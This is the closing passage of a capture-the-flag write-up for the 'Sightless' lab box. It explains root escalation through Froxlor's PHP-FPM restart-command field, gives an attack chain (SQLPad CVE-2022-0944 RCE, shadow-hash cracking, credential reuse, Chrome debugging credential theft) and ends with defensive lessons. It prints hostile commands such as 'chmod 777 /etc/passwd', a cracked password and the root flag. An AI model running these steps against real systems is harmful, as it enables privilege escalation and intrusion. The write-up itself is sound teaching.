
Create new PHP version
  php-fpm restart command *            chmod 644 /tmp/root.txt
  Configuration directory of php-fpm * /etc/php/7.4/fpm/pool.d/
Short description | In use for php-config(s) | php-fpm restart command  | Configuration directory of php-fpm
pwned             | Configuration not in use | chmod 644 /tmp/root.txt  | /etc/php/7.4/fpm/pool.d/
System default    | Default Config           | chmod 777 /etc/passwd    | /etc/php/8.1/fpm/pool.d/
                  | Froxlor Vhost Config
The bottom row is worth a look: the System default config carries a chmod 777 /etc/passwd as its restart command, the box author's own trace from testing the vector. After the disable-enable cycle, the chmod runs as root and the flag becomes readable. Box rooted.
After repeating the disable-enable cycle, the chmod runs and the file becomes readable:
ls -l /tmp
cat /tmp/root.txt
michael@sightless:/tmp$ ls -l
-rw-r--r--  1 root    root      33 Sep 11 15:45 root.txt

michael@sightless:/tmp$ cat root.txt
53ecabf4760747767f5de1ab315cbb7d
Attack chain
HTTP sightless.htb (80)  ─►  Our Services: SQLPad  ─►  sqlpad.sightless.htb
  │
  ▼
SQLPad 6.10.0  ─►  CVE-2022-0944 (template injection)  ─►  RCE
  │
  ▼
root shell IN A Docker container (172.17.0.2)
  │  /etc/shadow
  ▼
michael's hash  ─►  unshadow + john  ─►  insaneclownposse
  │  credential reuse (SSH to host)
  ▼
michael @ host  ─►  user.txt
  │  port forwarding 8080/44077
  ▼
internal Froxlor + Chrome remote debugging  ─►  Froxlor admin credentials
  │  "php-fpm restart command" field (runs as root)
  ▼
RCE as root  ─►  root.txt
Lessons learned
- One lead on the website beats a thousand wordlists. The SQLPad subdomain did not show up via fuzzing (the wordlists did not contain "sqlpad"); it was found by reading the site's own Our Services section. Enumeration is not only brute force: read what the application says about itself.
- A service's version is half the exploitation. Identifying SQLPad 6.10.0 led straight to CVE-2022-0944. Exposing versions in About panels or headers does the attacker's work; keeping the software above 6.10.1 would have closed it.
- A compromised container leaks host credentials. Being
rootin the container let us read its/etc/shadow; sincemichaelreused the password on the host, Docker's "isolation" achieved nothing. Distinct credentials per environment would have contained the jump. - Internal services are not invisible. Froxlor listened only on localhost, but an SSH tunnel brought it to our machine. "Only locally reachable" stops being a protection the moment someone has a shell.
- Automating a login leaves the session exposed. A Chrome with remote debugging that logged itself into Froxlor handed its credentials to anyone who knew where to look. And a panel that runs arbitrary commands as
root(PHP-FPM's "restart command") turns any admin access into full system control.